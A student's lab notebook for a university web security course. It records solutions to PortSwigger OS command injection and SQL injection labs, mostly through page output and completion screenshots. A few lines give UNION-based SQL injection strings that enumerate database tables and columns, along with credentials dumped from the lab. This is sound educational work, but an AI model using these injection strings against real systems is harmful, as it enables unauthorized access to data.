

Lab Notebook #2

Bradley Thompson [odin: bradlet2] CS 595 | Winter 2022

Section 1	1
OS command injection, simple case	1
Blind OS command injection with time delays	2
Blind OS command injection with output redirection	3
Blind OS command injection with out-of-band interaction	3
SQL injection vulnerability in WHERE clause allowing retrieval of hidden data	3
SQL injection vulnerability allowing login bypass	5
SQL injection UNION attack, determining the number of columns returned by the query	6
SQL injection UNION attack, finding a column containing text	6
SQL injection UNION attack, retrieving data from other tables	6
SQL injection attack, querying the database type and version on MySQL and Microsoft	6
SQL injection attack, listing the database contents on non-Oracle databases	7
Section 2 (A.K.A Homework #2)	8
Blind SQL injection with conditional responses	8

Section 1

OS command injection, simple case

```
(venv) bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project/2.1$ ls
0sCommandInjection1.py
(venv) bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project/2.1$ python3 0sCommandInjection1.py
Sat Jan 29 18:28:11 UTC 2022 1

(venv) bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project/2.1$ bradlet2
```

London

Check stock

62 #!/bin/bash set -eu eval cksum <<< "\$1 \$2" | cut -c 2-3 | rev | sed s/0/1/ units

brad...

bradlet@bradletBox:~\$ bradlet

Level Solved:



OS command injection, simple case

[Back to lab description >>](#)

LAB Solved


Congratulations, you solved the lab!

Share your skills!Continue learning >>

Beat the Vacation Traffic

★★★★☆

\$35.40



Description:

Tired of sitting in traffic on the highway? Feel like you're getting nowhere fast? No-one wants to spend most of their vacation wasting valuable time. Start your holiday as soon as you leave your drive with our super VW add on wheels.

These wheels will transport you safely over most standard vehicles on the road. Better still you will see your destination ahead before you even reach it. As more of these adapted vehicles hit the streets other road users will become accustomed to them passing over the roof of their cars, and not panic as you ascend at the rear.

This little extra is not as costly as you might think, but they will need to be fitted by one of our approved engineers. Once they are secured, the tires will only need to be replaced every six months, or 100 Kilometers, depending on how many vehicles you have driven over.

Don't let heavy traffic stress you out, become a leader in easy travel, and book a consultation with one of our experts today.


London

Check stock

62 peter-SGmtll units


[< Return to list](#)

Blind OS command injection with time delays




Blind OS command injection with output redirection


Name



Completion



Blind OS command injection with out-of-band interaction



SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Regular response output (cut off b/c it's the full page html response)

```
(venv) Bradleys-MacBook-Air:2.1 bradleythompson$ python3 SqlInjection1.py
<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>SQL injection vulnerability in WHERE clause allowing retrieval of hidden data</title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo></div>
          <div class=title-container>
            <h2>SQL injection vulnerability in WHERE clause allowing retrieval of hidden data</h2>
            <a id='lab-link' class='button' href='/'>Back to lab home</a>
            <a class=link-back href='https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
            <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/x
kground='new 0 0 28 30' xml:space=preserve title=back-arrow>
              <g>
                <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'></polygon>
                <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
              </g>
            </svg>
          </a>
        </div>
```

After setting category string to “ ‘ “

```

      <p>Not solved</p>
      <span class=lab-status-icon></span>
    </div>
  </div>
</div>
</section>
</div>
  <div theme="">
    <section class="maincontainer">
      <div class="container is-page">
        <header class="navigation-header">
          </header>
        <p class=is-warning>Internal Server Error</p>
      </div>
    </section>
  </div>
</body>
</html>

(venv) Bradleys-MacBook-Air:2.1 bradleythompson$
```

(An internal server error (500) response was received when category is a single quote)

Level Completion

```
bradleythompson -- -bash -- 80x5
Last login: Mon Jan 24 16:38:48 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Congratulations, you solved the lab!

[Returning >>](#)[Home](#)

SQL injection vulnerability allowing login bypass

Is the username vulnerable?

> entering a single quote resulted in an internal server error, so yes.

Is the password vulnerable?

> Using a valid username, entering double quotes, worked fine. Single quote resulted in internal server error, so yes.

Level Completion (cut off)

```
(venv) Bradleys-MacBook-Air:2.1 bradleythompson$ python3 SqlInjection2.py
<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>SQL injection vulnerability allowing login bypass</title>
  </head>
  <body>
    <script src=/resources/labheader/js/LabHeader.js></script>
    <div id=academyLabHeader>
      <section class=academyLabBanner is-solved>
        <div class=container>
          <div class=logo></div>
          <div class=title-container>
            <h2>SQL injection vulnerability allowing login bypass</h2>
            <a class=link-back href=https://portswigger.net/web-security/sql-injection/lab-login-bypass>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
            <svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0 28 30' xml:space=preserve title=back-arrow>
              <g>
                <polygon points=1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15></polygon>
                <polygon points=14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15></polygon>
              </g>
            </svg>
          </a>
        </div>
        <div class=widgetcontainer-lab-status is-solved>
          <span>LAB</span>
          <p>Solved</p>
          <span class=lab-status-icon></span>
        </div>
      </div>
    </div>
  </div>
</html>
```


```
bradleythompson -- -bash -- 80x24
Last login: Mon Jan 31 08:09:03 on ttys001
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Congratulations, you solved the lab!

[Returning >>](#)[account](#)

SQL injection UNION attack, determining the number of columns returned by the query

> There are 3 columns in the products table




SQL injection UNION attack, determining the number of columns returned by the query


[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!



SQL injection UNION attack, finding a column containing text




SQL injection UNION attack, finding a column containing text


[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!



SQL injection UNION attack, retrieving data from other tables




SQL injection UNION attack, retrieving data from other tables

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!



SQL injection attack, querying the database type and version on MySQL and Microsoft

```
<table class="is-table-longdescription">
  <tbody>
    <tr>
      <th>8.0.28</th>
    </tr>
  </tbody>
</table>
```

Congratulations, you solved the lab!

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 31 09:15:33 on ttys002
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

SQL injection attack, listing the database contents on non-Oracle databases

Forgot to get pic of output but I wrote in comments how I got the user table name, and the name:

```
# try_category('""Gifts' UNION SELECT table_name,null from information_schema.tables-- ""')
# Found user table: users_ypnxvs
```

Same for column names:

```
# try_category('""Gifts' UNION SELECT column_name,null FROM information_schema.columns WHERE table_name='users_ypnxvs'--""')
# Finding columns: <th>password_jlr1pp</th> & <th>username_uupftb</th>
```

Username & Passwords returned:

```
<tr>
  <th>carlos</th>
  <td>3loy1dnnx9m42yo46r23</td>
</tr>
<tr>
  <th>administrator</th>
  <td>4vwd0jnrvm70vopy56t</td>
</tr>
<tr>
  <th>wiener</th>
  <td>ll5ilz85nhwm6cvkzi81</td>
</tr>
```

Completion:

Congratulations, you solved the lab!

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 31 09:15:33 on ttys002
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

[Continue >>](#)[Log out](#)

Section 2 (A.K.A Homework #2)

Blind SQL injection with conditional responses



Blind SQL injection with conditional responses

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

